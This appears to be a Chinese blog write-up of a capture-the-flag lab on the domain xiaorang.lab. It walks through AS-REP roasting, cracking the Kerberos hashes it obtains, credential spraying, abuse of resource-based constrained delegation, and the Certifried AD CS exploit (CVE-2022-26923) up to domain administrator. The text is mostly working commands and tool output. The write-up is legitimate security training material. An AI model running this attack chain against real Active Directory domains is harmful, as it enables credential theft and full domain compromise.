
从后台获取多个员工邮箱地址:

  1. 通过admin/123456成功登录OA系统
  2. 在“团队”——“同事”中发现多个员工的邮箱地址
  3. 通过邮箱构造用户名字典,用于后续枚举用户

image-20250828232842035

lixiuying@xiaorang.lab
lixiaoliang@xiaorang.lab
zhangyi@xiaorang.lab
jiaxiaoliang@xiaorang.lab
zhangli@xiaorang.lab
zhangwei@xiaorang.lab
liuqiang@xiaorang.lab
wangfang@xiaorang.lab
wangwei@xiaorang.lab
wanglihong@xiaorang.lab
huachunmei@xiaorang.lab
wanghao@xiaorang.lab
zhangxinyu@xiaorang.lab
huzhigang@xiaorang.lab
lihongxia@xiaorang.lab
wangyulan@xiaorang.lab
chenjianhua@xiaorang.lab

AS-REP Roasting

Kerberos身份认证的第一个过程又被称为域身份验证,主要是为了防止与用户密码脱机爆破。

如果与用户关闭了预身份验证(“Do not require Kerberos preauthentication”)的话,攻击者可以使用指定的用户向域控制器发送AS-REQ请求。然后域控制器会返回TGT票据和加密的Session-key等信息。因此攻击者就可以对获取到的加密Session-key进行离线破解,如果爆破成功,就能得到该指定用户的明文密码。这种攻击方式被称作AS-REP Roasting攻击。

跑一下有没有AS-REP Roasting

1
2
3
proxychains impacket-GetNPUsers xiaorang.lab/ -dc-ip 172.22.15.13 -usersfile user.txt -request -outputfile hash.txt
$krb5asrep$23$lixiuying@XIAORANG.LAB:dff8a2168f64b09e64a689985a8fed3b$377d5d1d3f662d0fe73579492004ce28c209b70f38206499168a900adf02518f9947084ac6937b30a9d3ca94b5a6aaffd781ac46bce393c9a00586512c510b4631a6e2d066e79248e99c8eb12b925fb6be2c6ea67836f69d8cc9a2b61779e0c95716387659810f5c5c4fbc5b4c2156327fe5aafff701f02189a16a78364d22013689eb9684816c3e58dadbaa461bf18833afbdedf34b3460db6b0f4d26bd56f1ee189b61ec8bbaf2756021b1dd28bfd86beaa3d068f52a18aeb39ccd5bc0e749f694b07b0a4107c32a26d109e42941e6e390d1a2066cedefe67d8038a90571cdd68b41121da67d37b4ced473
$krb5asrep$23$huachunmei@XIAORANG.LAB:8093f1814c0365f275375cd91240db0d$0b19ba12d1018d5b74426931c713522d8db5b0eed6d50ab0d87308faf73fc6179237cfad0fd7d5d9cde627c14e600f6b121a5cfbfccb56869a01694e2b7953cd8c9635fb5c66c64786502e748734d920d11d378b4d3e05517c72c2d03c3126615c0cfec43f5f02c9abc7a52378502bafc885a8b1f48f673e49f9d5045ddece3619f820948391af8d769aae19bac6f2295cd0d24db450cd5e4783482ad8fa6b1e11f35207a00d9d7532769e46c57d981e22866de65058cd610d840228596b077a9fb6372170067368db40b028c1103d2b8e811cfd0bbcdd7b4b1e2dbc55dc175b53b4ec329ddbbe030b414326

john或者hashcat爆破

1
2
3
4
5
6
7
8
9
10
11
12
13
14
john --wordlist=/usr/share/wordlists/rockyou.txt ./hash.txt
# 或者
hashcat hash.txt /usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1qaz2wsx ($krb5asrep$23$huachunmei@XIAORANG.LAB)
winniethepooh ($krb5asrep$23$lixiuying@XIAORANG.LAB)
2g 0:00:00:00 DONE (2025-08-28 21:25) 100.0g/s 153600p/s 256000c/s 256000C/s slimshady..dangerous
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

获得两个明文账号和密码

1
2
lixiuying:winniethepooh
huachunmei:1qaz2wsx

找一下是哪台机器的账号密码,用crackmapexec去扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
proxychains4 -q crackmapexec smb 172.22.15.0/24 -u 'lixiuying' -p 'winniethepooh'
proxychains4 -q crackmapexec smb 172.22.15.0/24 -u 'huachunmei' -p '1qaz2wsx'

proxychains4 -q crackmapexec smb 172.22.15.0/24 -u 'lixiuying' -p 'winniethepooh'
/usr/lib/python3/dist-packages/cme/cli.py:37: SyntaxWarning: invalid escape sequence '\ '
formatter_class=RawTextHelpFormatter)
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %COMSPEC% /Q /c del %TEMP%\{}'.format(self.__share_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
SMB 172.22.15.13 445 XR-DC01 [*] Windows Server 2016 Standard 14393 x64 (name:XR-DC01) (domain:xiaorang.lab) (signing:True) (SMBv1:True)
SMB 172.22.15.18 445 XR-CA [*] Windows Server 2016 Standard 14393 x64 (name:XR-CA) (domain:xiaorang.lab) (signing:False) (SMBv1:True)
SMB 172.22.15.24 445 XR-WIN08 [*] Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (name:XR-WIN08) (domain:XR-WIN08) (signing:False) (SMBv1:True)
SMB 172.22.15.35 445 XR-0687 [*] Windows Server 2022 Build 20348 x64 (name:XR-0687) (domain:xiaorang.lab) (signing:False) (SMBv1:False)
SMB 172.22.15.13 445 XR-DC01 [+] xiaorang.lab\lixiuying:winniethepooh
SMB 172.22.15.18 445 XR-CA [+] xiaorang.lab\lixiuying:winniethepooh
SMB 172.22.15.24 445 XR-WIN08 [-] XR-WIN08\lixiuying:winniethepooh STATUS_LOGON_FAILURE
SMB 172.22.15.35 445 XR-0687 [+] xiaorang.lab\lixiuying:winniethepooh

尝试过后只有172.22.15.35能够登录

1
proxychains xfreerdp3 /u:huachunmei /p:1qaz2wsx /v:172.22.15.35 /cert:ignore /sec:nla /tls:seclevel:0

ACL Abuse+RBCD提权

bloodhound发现lixiuying对XR-0687具有GenericWrite权限,能打RBCD

1
2
3
4
5
6
7
sudo neo4j start

./BloodHound --no-sandbox

SharpHound.exe -c all
# 或者
proxychains4 bloodhound-python -c all -u lixiuying -p winniethepooh -d xiaorang.lab -ns 172.22.15.13 --zip --dns-tcp

基于资源的约束委派(Resource-Based Constrained Delegation,RBCD)是在Windows Server 2012中新引入的功能。与传统的约束委派相比,它将设置委派的权限交还给了服务资源自身,也就是说服务自己可以决定“谁可以对我进行委派。”基于资源的约束委派的关键在于msDS-AllowedToActOnBehalfOfOtherIdentity属性的设置。

首先添加一个机器账户

1
2
3
4
5
6
7
8
proxychains impacket-addcomputer xiaorang.lab/lixiuying:'winniethepooh' -dc-ip 172.22.15.13 -dc-host xiaorang.lab -computer-name 'matrix$' -computer-pass 'Matrix2025!'
proxychains impacket-addcomputer -method SAMR xiaorang.lab/lixiuying:winniethepooh -computer-name matrix\$ -computer-pass Matrix2025! -dc-ip 172.22.15.13

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:55556 ... 172.22.15.13:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:55556 ... 172.22.15.13:445 ... OK
[*] Successfully added machine account matrix$ with password Matrix2025!.

impacket-rbcd

1
proxychains4 impacket-rbcd xiaorang.lab/lixiuying:'winniethepooh' -dc-ip 172.22.15.13 -action write -delegate-to 'XR-0687$' -delegate-from 'matrix$'

rbcd.pyImpacket 工具中的脚本,用于滥用基于资源的约束委派(Resource-Based Constrained Delegation, RBCD)

  • -action write:将委派权限写入目标机器 XR-0687
  • -delegate-to 'XR-0687:指定被委派的目标为 XR-0687
  • -delegate-from 'TEST:指定来源计算机账户为 TEST(在第一步中添加的账户)

PowerView.ps1

这个需要rdp后,在目标机器上使用

然后装一个PowerView.ps1,rdp直接放上去,这东西用来获取机器id

1
2
Import-Module .\PowerView.ps1
Get-NetComputer 01 -Properties objectsid

得到机器id

1
S-1-5-21-3745972894-1678056601-2622918667-1147

修改服务资源msDS-AllowedToActOnBehalfOfOtherIdentity属性

1
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-3745972894-1678056601-2622918667-1147)";$SDBytes = New-Object byte[] ($SD.BinaryLength);$SD.GetBinaryForm($SDBytes, 0);Get-DomainComputer XR-0687 | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose

或者还有这种操作,太麻烦了:https://blog.csdn.net/longlangci/article/details/131686439

回到Kali,创建票据

使用 impacket 的 getST执行基于资源的约束性委派工具并获取拥有访问XR-0687机器上的GIFS服务的高权限票据。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
proxychains4 impacket-getST xiaorang.lab/matrix$:Matrix2025! -spn cifs/XR-0687.xiaorang.lab -impersonate administrator -dc-ip 172.22.15.13 
proxychains4 impacket-getST xiaorang.lab/'matrix$':'Matrix2025!' -spn cifs/XR-0687.xiaorang.lab -impersonate Administrator -dc-ip 172.22.15.13
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[proxychains] Strict chain ... 127.0.0.1:55556 ... 172.22.15.13:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:55556 ... 172.22.15.13:88 ... OK
[*] Impersonating administrator
[*] Requesting S4U2self
[proxychains] Strict chain ... 127.0.0.1:55556 ... 172.22.15.13:88 ... OK
[*] Requesting S4U2Proxy
[proxychains] Strict chain ... 127.0.0.1:55556 ... 172.22.15.13:88 ... OK
[*] Saving ticket in administrator@cifs_XR-0687.xiaorang.lab@XIAORANG.LAB.ccache
administrator@cifs_XR-0687.xiaorang.lab@XIAORANG.LAB.ccach

Kali导入刚刚生成的票据

1
export KRB5CCNAME=Administrator@cifs_XR-0687.xiaorang.lab@XIAORANG.LAB.ccache

然后其实应该能连上去了,但被拒绝了,票据生成了但能访问失败

解决办法是改host

1
sudo vim /etc/hosts

使用申请的票据获取XR-0687这台机器的本地管理员权限,注意文件名对应

1
2
3
4
5
6
7
8
9
10
proxychains impacket-psexec Administrator@XR-0687.xiaorang.lab -k -no-pass -dc-ip 172.22.15.13

C:\Windows\system32> type C:\Users\Administrator\flag\flag03.txt
__ _ __ ____
/ _| |__ _ __ _ / \__ /
| _| / _` / _` | () |_ \
|_| |_\__,_\__, |\__/___/
|___/

flag03: flag{85f1e9f3-8f15-4ab4-91a0-70ff52e5be41}

flag4

CVE-2022-26923

2022年5月10日,微软发布补丁修复了一个Active Directory域权限提升漏洞(CVE-2022-26923)。该漏洞是由于对用户属性的不正确获取,允许低权限用户在安装了Active Directory证书服务(AD CS)的域环境中将权限提升至域管理员。

默认情况下,域用户账户可以注册User证书模板,计算机账户可以注册Machine证书模板。两个证书模板都允许执行客户端身份验证。
在申请计算机证书时,ADCS将计算机对象的dNSHostName属性的值添加到证书的主题备用名称中。当我们使用证书进行身份验证是,KDC会尝试将这个dNSHOstName属性值从证书映射到目标账户。
因此,如果我们将某个可控计算机账户(Test1$)的dNSHostName值改为与域控制器的计算机账户相同的dNSHostName值,那么就意味着我们可以欺骗ADCS,并最终申请到域控制器的AD证书。

这里要打的其实还是Certifried (CVE-2022–26923),是一个nday,之前靶场打过,不过考察的是KDC_ERR_PADATA_TYPE_NOSUPP出错情况下的打法。

首先添加用户

certipy是打CVE-2022–26923的工具:https://github.com/ly4k/Certipy/,但是Kali本来内置的certipy-ad,效果一样

新建一个用户

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
proxychains certipy-ad account create -user 'matrix1$' -pass 'Matrix2025!' -dns XR-DC01.xiaorang.lab -dc-ip 172.22.15.13 -u lixiuying -p 'winniethepooh'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[proxychains] Strict chain ... 127.0.0.1:55556 ... 172.22.15.13:636 ... OK
[*] Creating new account:
sAMAccountName : matrix1$
unicodePwd : Matrix2025!
userAccountControl : 4096
servicePrincipalName : HOST/matrix1
RestrictedKrbHost/matrix1
dnsHostName : XR-DC01.xiaorang.lab
[*] Successfully created account 'matrix1$' with password 'Matrix2025!'


添加成功说明漏洞存在,继续按流程走,申请证书模版,这里有点怪,第一次打完超时了,第二次打打出来了

1
proxychains certipy-ad req -u 'matrix1$@xiaorang.lab' -p 'Matrix2025!' -ca 'xiaorang-XR-CA-CA' -target 172.22.15.18 -template 'Machine'

image-20250828231241832

按流程走,但这一步会出现报错:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
proxychains certipy-ad auth -pfx xr-dc01.pfx -dc-ip 172.22.15.13

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN DNS Host Name: 'XR-DC01.xiaorang.lab'
[*] Using principal: 'xr-dc01$@xiaorang.lab'
[*] Trying to get TGT...
[proxychains] Strict chain ... 127.0.0.1:55556 ... 172.22.15.13:88 ... OK
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information

然后这里的报错是因为 域控制器没有安装用于智能卡身份验证的证书,具体分析可以看whoami师傅的博客

但这个博客上的似乎不可行,可以看看x1r0z的博客,尝试 Schannel,通过 Schannel将证书传递到 LDAPS,修改 LDAP 配置 (例如配置 RBCD / DCSync),进而获得域控权限。

这样打首先得把pfx导出为.key 和.crt 两个文件(让你输入密码直接回车即可,空密码):

1
2
3
openssl pkcs12 -in xr-dc01.pfx -nodes -out test.pem
openssl rsa -in test.pem -out test.key
openssl x509 -in test.pem -out test.crt

whoami(脚本链接:https://github.com/AlmondOffSec/PassTheCert/)

1
2
3
proxychains python3 passthecert.py -action whoami -crt test.crt -key test.key -domain xiaorang.lab -dc-ip 172.22.15.13
[proxychains] Strict chain ... 127.0.0.1:55556 ... 172.22.15.13:636 ... OK
[*] You are logged in as: XIAORANG\XR-DC01$

下一步将证书配置到域控的 RBCD

1
2
3
4
5
6
7
8
9
proxychains python3 passthecert.py -action write_rbcd -crt test.crt -key test.key -domain xiaorang.lab -dc-ip 172.22.15.13 -delegate-to 'XR-DC01$' -delegate-from 'matrix1$'
[proxychains] Strict chain ... 127.0.0.1:55556 ... 172.22.15.13:636 ... OK
[*] Accounts allowed to act on behalf of other identity:
[*] xianxin$ (S-1-5-21-3745972894-1678056601-2622918667-1147)
[*] Delegation rights modified successfully!
[*] matrix1$ can now impersonate users on XR-DC01$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] xianxin$ (S-1-5-21-3745972894-1678056601-2622918667-1147)
[*] matrix1$ (S-1-5-21-3745972894-1678056601-2622918667-1150)
接下来和之前一样申请ST

1
2
proxychains4 impacket-getST xiaorang.lab/'matrix1$':'Matrix2025!' -spn cifs/XR-DC01.xiaorang.lab -impersonate Administrator -dc-ip 172.22.15.13
proxychains4 impacket-getST xiaorang.lab/matrix$:Matrix2025! -spn cifs/XR-0687.xiaorang.lab -impersonate administrator -dc-ip 172.22.15.13

接下来导入申请的票据

1
export KRB5CCNAME=Administrator.ccache

最后连接即可,注意,这里也得改host,不然还是拒绝

1
2
3
4
5
6
7
8
9
10
11
12
13
sudo vim /etc/hosts
proxychains impacket-psexec Administrator@XR-DC01.xiaorang.lab -k -no-pass -dc-ip 172.22.15.13

type C:\Users\Administrator\flag\flag04.txt

:::===== ::: :::==== :::===== :::==== ::: ===
::: ::: ::: === ::: ::: === ::: ===
====== === ======== === ===== === === ========
=== === === === === === === === ===
=== ======== === === ======= ====== ===


flag04: flag{c80fb4ff-a104-4325-8f9b-592b9bb8e742}

春秋云镜 2022网鼎杯半决赛复盘
http://example.com/2026/test54/
作者
sangnigege
发布于
2026年4月15日
许可协议